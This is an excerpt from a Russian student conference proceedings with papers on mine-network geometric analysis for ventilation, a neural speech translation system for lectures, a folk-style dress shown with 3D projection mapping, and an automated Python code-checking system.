Аннотация. В данной статье предлагается концепция использования геометрического анализа моделей сетей горных выработок для оптимизации воздухораспределения в шахтах. Рассматривается возможность применять геоинформационные системы для привязки к картографическому пространству и возможности планировать горнодобывающие процессы.

Ключевые слова: геоинформационная система, модель сети горных выработок, горнодобывающий процесс, пространственный анализ, геопространственная привязка.

Одной из важнейших составляющих планирования и ведения угледобывающих работ является обеспечение безопасности горнорабочих. Добыча угля сопряжена с большим количеством негативных факторов. Наибольшую угрозу представляет выделение метана из пород угольного массива с его последующим скоплением в воздухе. При высокой концентрации метана любое даже малозначительное воспламенение в шахте может привести к взрыву. Также повышение концентрации метана в воздухе приводит к снижению концентрации кислорода, что негативно влияет на находящихся в шахте рабочих.

Для предотвращения вышеописанных аварийных ситуаций на шахте устанавливается система вентиляции, состоящая из вентиляторных установок, вентиляционной сети, а также перемычек. Перемычки представляют из себя перегородки, устанавливаемые поперек выработанного пространства с целью регулировать проходящие по шахте потоки воздуха. Они позволяют не допустить ситуаций, когда весь направляемый вентиляторными установками воздух скапливается лишь в одной части шахты, не попадая в наиболее удалённые участки.

С целью расчёта характеристик вентиляционных установок проводится ряд расчётов с использованием специализированного программного обеспечения. К таким относятся расчет нормального воздухораспределения, расчет баланса воздуха, расчет воздухораспределения в горных выработках при пожаре и прочее. Кроме расчётов, связанных с вентиляцией, в рамках планировочных работ и обеспечения безопасности на шахте проводятся и другие расчёты. Например, определение характеристик подачи воды в шахту при тушении пожаров или расчет параметров взрывной ударной волны и зон поражения при взрывах газа [1].

Проведение сложных расчётных задач требует наличия модели, которая в достаточной степени могла бы отразить геометрические характеристики выработанного пространства шахты. Построение подобных моделей начинается с серии маркшейдерских работ. В случае, если на участке только планируется начать горнодобывающие работы, пробуривается серия скважин на исследуемой местности. Используя полученную при помощи скважин информацию, строятся стратиграфические колонки, которые помогают проанализировать строение изучаемого углепородного массива. В случае, если принимается решение о дальнейшей разработке угля в данной местности, координаты начальных скважин зачастую становятся точками отсчёта для построения координатной плоскости объектов горной сети. После начала горнодобывающих работ и возникновения сети отработанного пространства производится маркшейдерские работы по определению строения топологии сети. В ходе данных работ применяются, в частности, такие инструменты, как теодолит и нивелир. Нивелир необходим для измерения разницы высоты между точками и может использоваться для определения сечений горных выработок. Теодолитом измеряют углы и расстояния

между точками в шахте, что даёт возможность определять координаты объектов на местности для формирования тематической карты [2].

Маркшейдеры производят все необходимые измерения, после чего результаты полученных измерений переводят в цифровой вид. Для составления моделей сети горных выработок используется специализированное программное обеспечение, в качестве которого может выступать программный комплекс “Вентиляция 2”. Данный продукт предоставляет пользователям специальные формы для создания необходимых объектов и ввода данных о них. Базовыми объектами модели шахты являются узлы и ветви. Ветви представляют из себя прямолинейные участки горной выработки, обладающие идентичными характеристиками. Среди характеристик ветвей выделяют площадь сечения, форма крепи, угол залегания и другие. Узлы представляют из себя места сопряжения нескольких ветвей или изменения конфигурации выработки. Положение узлов в пространстве задаётся координатами в трёхмерном пространстве, а положение ветвей определяется положением его стартового и конечного узла. При вводе информации об узлах ветви также автоматически рассчитываются её угол наклона и длина. На ветвях могут располагаться и другие объекты, такие как перемиčky и вентиляторы [3].

При ведении угледобывающих работ выработанное пространство расширяется, добавляются новые ветви, а, следовательно, появляется необходимость в построении новых моделей топологии сети. Однако, с построением новых версий моделей сопряжен ряд проблем. Во-первых, при внесении данных в обновлённую версию модели пользователь может намеренно или случайно ввести неверные данные. Во-вторых, в результате добавления новых участков или удаления имеющихся может потребоваться обновление характеристик вентиляционной сети, действующей в выработанном пространстве шахты. Для того, чтобы иметь возможность оперативного контроля качества составляемой модели, а также для возможности первоначального планирования изменений вентиляционной сети предлагается проведение геометрического сравнительного анализа топологии сети горных выработок.

Существуют различные подходы к сравнению двух последовательно созданных моделей сетей горных выработок. Один из них предполагает сравнение массивов объектов (узлов и ветвей) двух моделей по их уникальным идентификационным номерам. Таким образом можно выявить, какие из объектов были добавлены или удалены, однако у такого подхода есть ряд недостатков. Во-первых, идентификационные номера ветвей могут подвергнуться изменениям, даже в случае если сами объекты не изменялись, вследствие чего сравнение будет проведено некорректно. Во-вторых, при построении обновленной модели длинные ветви могут быть произвольно разбиты на несколько участков. С точки зрения проведения расчётов вентиляции одна длинная ветвь и занимаемая аналогичное пространство совокупность коротких ветвей являются идентичными. Однако, при пообъектном сравнении данные участки в моделях будут определены, как разные. В рамках данной работы предлагается более оптимальный подход к сравнительному анализу сетей горных выработок.

Топологии сетей горных выработок следует сравнивать по их геометрическим характеристикам, то есть, исходя из занимаемого пространства. Это позволит абстрагироваться от разбиения сети горных выработок на объекты, которое может носить произвольный характер, однако, вместе с тем, позволит точно отследить изменения, возникшие в пространстве. Чтобы произвести геометрическое сравнение двух топологий, можно разбить пространство, в которых они залегают, на секторы при помощи геометрической сетки, а затем сравнивать координаты участков, попавшие в одинаковые секторы. В результате проведения геометрического анализа каждая ветвь сравниваемых топологий будет категоризирована следующим образом. Ветви, которые занимают одинаковое для двух топологий пространство будут выделены в группу одинаковых ветвей. В дальнейшем их также можно сопоставить на предмет различий в других характеристиках, например, площади сечения. Ветви, которые принадлежат только одной из топологий будут

отнесены в группу удалённых или добавленных ветвей, в зависимости от того, в какой из версии топологий они находятся.

Наличие картографической привязки объектов, достигаемое при помощи использования геоинформационной системы, позволяет добиться следующих результатов после проведения сравнения. Во-первых, в случае если объекты, имеющие геопространственную привязку исчезли на новой версии топологии, то это стоит классифицировать, как ошибку при построении модели и составить соответствующий отчёт. Во-вторых, пространственная привязка позволяет определить координаты возможного расположения перемычек для новой версии топологии, в случае если при сравнении были добавлены новые фрагменты топологии. На следующем изображении показан пример того, как описываемое сравнение может быть использовано для оптимизации воздухораспределения в новом участке шахты. Кругами показаны места для возможного расположения перемычек.



Рисунок 1 – Результат геометрического анализа топологий
а) изначальная версия топологии; б) измененная версия

Таким образом, в рамках данной статьи была рассмотрена проблематика горнопромышленной области, связанная с построением моделей выработанного пространства для решения расчётных задач. Были рассмотрены различные варианты контроля качества моделей, предложен алгоритм геометрического сравнения. Также предложена возможность использования геометрического сравнения для оптимизации вентиляции в шахте.

Список литературы

1. Ушаков, К. З. Безопасность ведения горных работ и горноспасательное дело: Учеб. для вузов / Ушаков К. З. , Каледина Н. О. , Кирин Б. Ф. , Серебный М. А. , Диколенько Е. Я. , Ильин А. М., Семенов А. П.; Под общей редакцией К. З. Ушакова. - 2-е изд. , стер. - М : Издательство Московского государственного горного университета, 2008.
2. Байкенжин М. А., Азимхан Т. А. ПОДЗЕМНЫЕ МАРКШЕЙДЕРСКИЕ ОПОРНЫЕ СЕТИ // Вестник науки. 2023. №6 (63).
3. Палеев Д. Ю., Аксенов В. В., Лукашов О. Ю., Васенин И. М., Крайнов А. Ю., Шрагер Э. Р. Моделирование аэрогазодинамических процессов в вентиляционных сетях современных горнодобывающих предприятий // ГИАБ. 2015. №S7.

Научный руководитель – д.т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ТЕХНОЛОГИИ

УДК 004.8

СИСТЕМА АВТОМАТИЗИРОВАННОЙ ЗАПИСИ И ПЕРЕВОДА РЕЧИ

Аношин А.П., Астанин А.В.

ФГБОУ ВО «Кемеровский государственный университет»
anoshin.anoshin@mail.ru, tvelvepain@yandex.ru

Аннотация. Работа посвящена разработке информационной системы для автоматизированного распознавания и перевода речи преподавателя с использованием нейросетевых моделей. В основе системы лежат нейросетевые модели распознавания речи и перевода на основе архитектуры трансформеров.

Ключевые слова: нейронные сети, обработка естественного языка, распознавание речи, машинный перевод.

Введение

В медицинском институте Кемеровского государственного университета обучается много иностранных студентов, не владеющих русским языком. Использование услуг профессиональных переводчиков для проведения занятий для указанной группы студентов требует значительных финансовых затрат. В связи с этим актуальна разработка системы, способной в режиме реального времени распознавать речь преподавателя, переводить её и предоставлять результаты студентам. Современные нейросетевые технологии открывают перспективы автоматизации процесса перевода устной речи, позволяя заменить дорогостоящие услуги переводчиков.

Требования к системе

В рамках учебного процесса медицинского института КемГУ был проведен анализ проведения занятия для иностранных студентов с переводчиком. На основе анализа были сформулированы требования к системе, способной заменить переводчика в этом процессе, с учетом взаимодействия преподавателя и студентов в режиме реального времени. Система должна обеспечивать:

- Распознавание речи преподавателя в режиме реального времени.
- Перевод полученного текста с русского языка на английский.
- Озвучивание переведённой речи преподавателя и трансляция аудио на устройства обучающихся.
- Перевод вопросов студентов, поступающих в текстовом формате, для преподавателя.

Проектирование

Для реализации указанных требований в системе были выбраны нейросетевые технологии обработки естественного языка. В основе решения лежат модели для распознавания речи (ASR, Automatic Speech Recognition), машинного перевода текста и синтеза речи (TTS, Text-To-Speech). Были спроектированы следующие подсистемы: распознавания речи, проведения занятий, перевода, озвучивания текста. Схема взаимодействия подсистем отображена на рис. 1 – диаграмме компонентов системы. Было

предложено организовать взаимодействие между подсистемами с помощью технологии асинхронных очередей.

Подсистема распознавания речи преобразует аудиоданные в текст, который в дальнейшем поступает в подсистему перевода для трансляции с русского на английский язык. Полученный перевод направляется в пользовательский интерфейс для преподавателя и студентов, а также в подсистему озвучивания переведенного текста.

Ниже приведена более детальная характеристика каждой из подсистем.

Сервис проведения занятия. Организует взаимодействие в режиме реального времени между преподавателем и обучающимися. Для этой цели использована технология веб-сокетов (WebSocket), позволяющая поддерживать постоянное соединение между устройствами пользователей и сервером.




Рисунок 1 - Диаграмма компонентов системы

Подсистема распознавания речи (ASR). Входящий аудио-поток буферизуется (Client buffer), после чего сегментируется на основе данных, полученных применением нейросетевой модели определения наличия речи в аудио-фрагменте (Voice Activity Detection) к накопленному аудио-буферу. Затем, сегментированные фрагменты обрабатываются моделью распознавания речи (ASR model) и передаются в буфер предложений (Sentence buffer). Для повышения точности распознавания специализированной терминологии применяется модуль коррекции текста (Spell correction). Схема взаимодействия модулей внутри подсистемы распознавания речи представлена на рис. 2.

Подсистема перевода. Принимает запросы на перевод из асинхронной очереди и выполняет перевод как с русского на английский, так и с английского на русский языки.

Подсистема синтеза речи (TTS). Принимает запросы на озвучивание из асинхронной очереди и преобразует переведённый текст в аудиофайл с помощью нейросетевых моделей озвучивания текста (TTS).

Реализация

В результате работы был реализован прототип системы, обеспечивающий доступность основной функциональности для проведения занятия с иностранными студентами без использования услуг переводчика.

Для реализации был выбран язык программирования Python. Подсистема проведения занятий была реализована с применением библиотеки FastAPI для обеспечения

пользовательского интерфейса через протоколы HTTP, а также библиотеки SocketIO для реализации WebSocket-соединений. Был разработан пользовательский интерфейс, позволяющий взаимодействовать с функциональными возможностями прототипа.

Для взаимодействия подсистем между собой применяются асинхронные очереди на основе брокера сообщений RabbitMQ, обеспечивающий возможность быстрого создания интеграций между приложениями и подсистемами.




Рисунок 2 - Архитектура модуля распознавания речи ASR

Тестирование

Была проведена серия испытаний прототипа системы в реальных условиях занятий с иностранными студентами. В ходе тестирования время задержки между произнесением фразы и получением перевода составило не более 5 секунд при использовании графического аппаратного ускорения. Также, в ходе проведения испытаний была выявлена проблема: низкая точность распознавания специализированных медицинских терминов, что негативно сказывается на качестве перевода. Эксперименты проводились с моделями распознавания речи OpenAI Whisper [1], Sber GigaAM [2], Nemo ASR [3]. Эксперименты с моделями коррекции правописания и коррекции распознанного текста показали малый прирост точности распознавания, вследствие чего было принято решение о разработке и обучении собственных нейросетевых моделей.

Заключение

Испытания подтвердили возможность решения обозначенной задачи – создания информационной системы, способной автоматически распознавать и переводить речь преподавателя в режиме реального времени. Полученные результаты демонстрируют высокий потенциал для использования системы в образовательном процессе, но для полного замещения услуг традиционных переводчиков необходимо дообучение используемых нейросетевых моделей с учетом специфики и терминологии изучаемых предметов.

Список литературы

1. Radford, A. Whisper: Robust Speech Recognition via Large-Scale Weak Supervision. [Электронный ресурс] // Openai.com. – URL: <https://cdn.openai.com/papers/whisper.pdf> (дата обращения: 05.04.2025)

2. GigaAM: класс открытых моделей для обработки звучащей речи. [Электронный ресурс] // Habr.com. – URL: <https://docs.nvidia.com/nemo-framework/user-guide/latest/nemotoolkit/asr/intro.html> (дата обращения: 11.02.2025)
3. Automatic Speech Recognition (ASR) – NVIDIA NeMo Framework User Guide. [Электронный ресурс] // Nvidia.com. – URL: <https://docs.nvidia.com/nemo-framework/user-guide/latest/nemotoolkit/asr/intro.html> (дата обращения: 13.03.2025)

Научный руководитель: канд. физ.-мат. наук Стуколов С.В., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.09

РУССКИЙ КОСТЮМ В ТЕХНОЛОГИИ 3D-МАППИНГ

Даутова Д.Д., Рыженкова В.В., Ярыгина Р.А.

МБОУ «Искитимская СОШ»

ludmila.sharova1@yandex.ru

Аннотация. В настоящее время русский стиль становится трендом в мире дизайна и моды. Наиболее часто используемые направления – это стили гжель, хохлома, жостово и другие. В этих стилях создаются дизайнерские коллекции одежды, оформляются интерьеры. Современная технология 3D-маппинг завоевывает все большую популярность. Мы решили соединить современные тенденции моды (русский стиль) и современные технологии (3D-маппинг) и создать русские костюмы.

Ключевые слова: русский стиль, гжель, хохлома, жостово, технология 3D-маппинг

В настоящее время все большее значение приобретает русский стиль. Это не просто тренд, а настоящий культурный феномен! Русский стиль с его богатой историей и уникальными традициями уже не первый век вдохновляет дизайнеров по всему миру.

Русский стиль привлекает своей многогранностью. Это и яркость народных костюмов, и роскошь царских нарядов, и глубокая символика орнаментов. Он позволяет дизайнерам экспериментировать, создавая что-то новое, но при этом сохраняя связь с историей.

В современном мире, где технологии развиваются стремительными темпами, особенно важно находить инновационные способы сохранения и популяризации культурного наследия.

Данный проект, объединяющий русский стиль и технологию 3D-mapping, предлагает новый, захватывающий способ представления традиционной культуры. Использование 3D-mapping позволит создать яркие и запоминающиеся визуальные образы, которые привлекут внимание широкой аудитории, в особенности молодежи, и повысят интерес к русской культуре.

Для выполнения своего проекта мы выбрали три традиционных русских стиля, каждый из которых отличается своей неповторимой красотой и яркостью – гжель, хохлома и жостово.

Гжель – один из самых узнаваемых и популярных в мире русских народных промыслов. Изделия с гжельской росписью ценятся во всех уголках планеты своей уникальностью, высоким мастерством исполнения и неповторимостью. Для данного стиля характерны яркие контрастные узоры в сочетании синего и белого цветов, иногда с небольшими вкраплениями золотисто-желтых оттенков.

Сегодня узор гжель нашел свое применение в текстильной индустрии, где он придает одежде особую изысканность и национальный колорит. Дизайнеры используют этот узор для создания различных элементов одежды, таких как платья, блузы, юбки и аксессуары.

Стиль хохлома – это одна из самых ярких и запоминающихся традиций русской народной культуры. Он включает в себя не только роспись по дереву, но и одежду, которая украшена мотивами этого узнаваемого стиля. Причиной такой популярности хохломы является ее узнаваемый графический стиль, сочетающийся с простотой и изяществом русской народной одежды.

Основные черты стиля хохлома в одежде – это орнаменты, нарисованные с помощью геометрических и растительных мотивов.

Основным мотивом жостовской росписи до наших дней остаётся цветочный букет. По краю поднос обычно украшают ажурным растительным орнаментом. Традиционно роспись выполняют на чёрном фоне, но возможны и другие варианты, например, красный, синий и зелёный. Главная особенность заключается в реалистичной передаче цветов и объема. Эффекта «оживших» цветов удастся достичь за счет многослойного наложения красок.

Если сказать совсем просто, то 3D-маппинг – это техника визуализации информации. Она позволяет превратить сухие цифры и факты в красивые, эмоциональные и убедительные картинки: от статических графиков и диаграмм до движущихся изображений и видео.

Технология маппинга базируется на применении специализированных проекторов, отличающихся уровнем мощности и функционалом. Проекции можно создавать на поверхностях любой площади и конфигурации.

Выделяют следующие направления:

- лазерная проекция;
- проекция на лед;
- проекция на здание;
- интерьерная проекция;
- проекция на предметы.

Для проекта мы изготовили элегантное, белоснежное платье с юбкой полусолнце, которое подчеркивает женственность и изящество. Основным материалом — атласная ткань, которая придает изделию благородный блеск и мягкость.

Перед началом работы ткань проходит этап декотировки – это важный подготовительный этап перед началом работы с тканью. Он необходим для того, чтобы предотвратить усадку и деформацию материала после стирки готового изделия.

Выкройка платья выполняется методом макетирования – накладки ткани на манекен. Этот метод позволяет точно подогнать платье по фигуре, учитывая все особенности силуэта.

После накладки ткани на манекен мелом намечаются линии будущих швов. Детали выкраиваются непосредственно на манекене, что обеспечивает высокую точность и соответствие фигуре.

Детали пояса и спинки выкраиваются в два слоя. Это придает плотность и устойчивость конструкции, обеспечивая комфорт при ношении.

Детали лифа (верхней части платья) соединяются в два этапа: сметочный шов (вручную) и стачивание на швейной машинке.

Детали юбки также соединяются в два этапа: сметочный шов и стачивание на машинке. По среднему шву оставляется место для вшивания молнии.

Все открытые срезы (края деталей) обрабатываются на оверлоке. Это предотвращает осыпание ткани и придает изделию аккуратный вид.

Потайная молния вметывается вручную, совмещая все точки для точного расположения. Это обеспечивает аккуратное и незаметное вшивание.

Молния вшивается на швейной машинке с использованием специальной лапки. Это гарантирует ровное и прочное крепление.

Низ юбки обрабатывается с помощью лапки «улитка», имитируя московский шов. Это придает краю юбки аккуратность и эстетичность.

На детали спинки пришивается застежка-пуговица, предварительно обтянутая тканью. Это добавляет изделию декоративность и функциональность.

Готовое изделие проходит влажно-тепловую обработку (утюжку). Это устраняет неровности и придает платью окончательный вид.

Платье имеет оригинальную открытую спинку, которая добавляет ему изысканности и подчеркивает женственность. Переднюю часть платья украшает изящная драпировка, которая придает изделию легкость и элегантность.

Платье готово! Оно получилось нежным, струящимся и идеально подчеркивает женственность. Изделие сочетает в себе комфорт, легкость и эстетическую привлекательность.

Процесс создания 3D маппинга начинается с того, что следует убедиться, что модель полностью готова к развертке. Она должна быть без лишних полигонов, с чистой и правильной топологией. Без пересекающихся граней и с правильным отображением нормалей.

Модель также должна быть отмасштабирована до запланированных размеров. Если ошибиться с размером и модель будет слишком маленькая или слишком большая, то после текстурирования пострадает качество визуализации.

Если модель сложная и детализированная, то обычно ее разбирают на части. Например, для персонажей делают отдельную развертку тела, одежды и других элементов.

Для маппинг-проекции надо учесть расположение проектора, оценить размеры, поверхность и освещенность объекта, на который будет воспроизводиться проекция. Все начинается с фотографии этого объекта, которая помогает создать его 3D-фигуру. Если делать маппинг на здании, то там задачу облегчат готовые чертежи.

Сделанную фотографию разрезаем на элементы в программах для фотошопа, потом раскладываем на слои. 3D-фигуру выбранных элементов фотографии можно либо самим сделать, либо скачать из интернета и потом разукрасить в программах для редакции фото и видео. Здесь уже создается анимация: она может быть трехмерной или двухмерной.

Далее важно подобрать под анимацию подходящую музыку, чтобы усилить удивление зрителя. Полученный проект обрабатывается через специальные программы, после чего его можно выводить на объект маппинга.

Список литературы

1. Жостовская роспись: искусство, оживляющее металл [Электронный ресурс]. – URL: <https://nauka.pf/journal/zhostovskaya-rospis-iskusstvo-ozhivlyayushchee-metall/> (дата обращения 21.03.2025).
2. 3-D маппинг [Электронный ресурс]. – URL: <https://top-proektor.ru/blog/3d-mapping-cto-jeto-takoe/> (дата обращения 21.03.2025).
3. Маппинг: что такое, основные принципы и применение [Электронный ресурс]. – URL: <https://skyeng.ru/magazine/wiki/it-industriya/mepping-cto-eto-takoe/> (дата обращения 21.03.2025).
4. Узор гжель в текстиле: традиции и применение в модной одежде [Электронный ресурс]. – URL: <https://ademas-fashion.ru/blog/uzor-gzhel-v-tekstile-traditsii-i-primeneniye-v-modnoy-odezhde/> (дата обращения 21.03.2025).
5. Что такое хохлома: особенности стиля одежды [Электронный ресурс]. – URL: <https://mksegment.ru/d/cto-takoe-hohloma-osobennosti-stilya-odezhdy> (дата обращения 21.03.2025).

Научные руководители – Шильников Николай Александрович, учитель информатики МБОУ «Искитимская СОШ», Шарова Людмила Анатольевна, учитель истории и обществознания

УДК 004.451

АВТОМАТИЗИРОВАННАЯ СИСТЕМА ПРОВЕРКИ ИСХОДНОГО КОДА НА ЯЗЫКЕ PYTHON

Зимин А.И., Гасан А.С.

ФГБОУ ВО «Кемеровский государственный университет»

gasan.sacha@mail.ru, sliii@mail.ru.

В работе представлена информационная система, для автоматической проверки правильности работы программного кода на языке Python, который сдают студенты при обучении программированию. Составлены требования к системе, на основании которых проведено моделирование системы с использованием нотации UML. Клиентская часть реализована с использованием HTML, CSS и JavaScript, серверная часть построена на основе фреймворка FastAPI.

Ключевые слова: проверка кода, Python, информационная система, автоматизация, FastAPI, Docker, образование.

Введение. В наше время, когда программирование становится важным элементом учебного процесса, преподаватели сталкиваются с рядом сложностей, касающихся оценки студенческих проектов. Ручная проверка кода требует значительных затрат времени, особенно при большом количестве студентов, и зачастую подвержена субъективным оценкам. Ошибки, неоптимизированные решения или несоответствия требованиям могут оставаться незамеченными, что негативно влияет на качество образовательного процесса. Кроме того, рост числа студентов и загруженности заданий делает ручную проверку крайне неэффективной и трудоемкой. Поэтому возникает необходимость в разработке автоматизированной системы проверки кода, которая оптимизировала бы оценку работ.

Целью данной работы является создание системы, которая сможет автоматизировать процесс проверки исходного кода. Для достижения этой цели были выполнены следующие задачи: проведен обзор существующих решений, выделены критерии для сравнения, определены требования к новой системе и спроектирована её архитектуры.

В ходе исследования были выделены основные критерия для сравнения с существующими решениями, такие как: связь с преподавателем, отчеты и статистика, гибкость настройки критериев проверки, стоимость, возможность создания задач. Проанализированы популярные платформы для проверки кода, такие как Яндекс.Контест, Codeforces и LeetCode. Каждая из этих платформ обладает своими преимуществами и недостатками. Но, к сожалению, ни одна из них полностью, не соответствует выделенным критериям. Например, многие из них платные, а некоторые вообще сосредоточены на готовых задачах или же проведении соревнований.

Пользовательские требования. Для разрабатываемой системы были определены следующие пользовательские требования. Во-первых, она должна обеспечивать авторизацию и аутентификацию, разделяя пользователей на три основные категории: студенты, преподаватели и администраторы. Студенты могут загружать свой код, просматривать отчеты и задавать вопросы своим преподавателям. У преподавателей есть возможность создавать и редактировать задания, настраивать критерии оценки, а также просматривать статистику и результаты студентов. Администраторы ответственны за управление пользователями и настройками системы.

Система должна поддерживать проверку кода на языке Python, а конкретнее проверять синтаксис и стиль написания программы, также должно быть соответствие PEP 8. Не стоит забывать о том, что система должна иметь возможность сравнивать входные и выходные данные. А также нужно генерировать отчеты в формате docx с учетом роли пользователя.

Моделирование и реализация. Проверка кода выполняется последовательно: сначала система выявляет синтаксические ошибки с помощью встроенной функции `compile` [1]. Далее для проверки стиля используется `flake8` и `pylint`. Код не тестируется на правильность работы если не соответствует стилю PEP 8. Для проверки наличия определенных конструкций (функций, циклов, условий) в коде, используется анализ AST (Abstract Syntax Tree), он доступен через встроенный модуль Python `ast`. После прохождения всех указанных этапов код тестируется на наборе входных данных с известными ответами. Результаты проверки сохраняются для последующего анализа.

Хранение данных организовано с использованием реляционной базы данных PostgreSQL. В базе данных выделены следующие основные сущности: пользователи (студенты и преподаватели), результаты проверок и статистические данные. Для пользователей хранятся их учетные данные (логин и хешированный пароль), роль (студент, преподаватель и администратор). Результаты проверок содержат исходный код, анализ его характеристик (количество строк, наличие ошибок). Благодаря интеграции с библиотекой `pytest` система позволяет преподавателям создавать индивидуальные наборы тестов для каждой задачи, которые хранятся в базе данных. Для каждой задачи в БД сохраняются различные варианты входных данных и соответствующие им эталонные выходные результаты. Когда студент отправляет решение, система автоматически последовательно проверяет его на всех предусмотренных преподавателем тестовых случаях – подставляет каждый набор входных данных, выполняет код и сравнивает полученный результат с ожидаемым ответом из базы.

Чтобы реализовать безопасный запуск кода, используется Docker-контейнеры. На рисунке 1 представлена схема в нотации UML – Диаграмма активностей, иллюстрирующая этапы проверки кода.




Рисунок 1 - Схема проверки кода

Важным элементом системы является модуль статистики. Он предоставляет детализированную информацию о выполненных проверках: общее количество работ, процент успешных решений. Для преподавателя доступна история всех загруженных работ и всех студентов, с возможностью просмотра исходного кода и комментариев системы.

На текущем этапе разработки создан прототип системы автоматизированной проверки кода, который включает в себя основные функциональные модули, обеспечивающие взаимодействие между пользователями и анализ исходного кода. Архитектура системы

построена по классической трехуровневой модели, состоящей из клиентской части, серверной логики и слоя данных [2].

Клиентская часть реализована в виде веб-интерфейса, разработанного с использованием HTML, CSS и JavaScript. Интерфейс разделен на две основные зоны: для студентов и преподавателей. Студенты получают доступ к форме загрузки кода и просмотру результатов проверки, в то время как преподаватели могут анализировать статистику и историю проверок для каждого студента.

Серверная часть системы построена на основе фреймворка FastAPI [3]. Основные модули сервера включают аутентификацию пользователей, модуль проверки кода и генерацию статистики. Для аутентификации используется механизм OAuth2 с Bearer-токенами, что гарантирует безопасность доступа к защищенным ресурсам.

На рисунке 2 представлена диаграмма компонентов описанной информационной системы, на которой представлены основные модули системы и их взаимодействие.

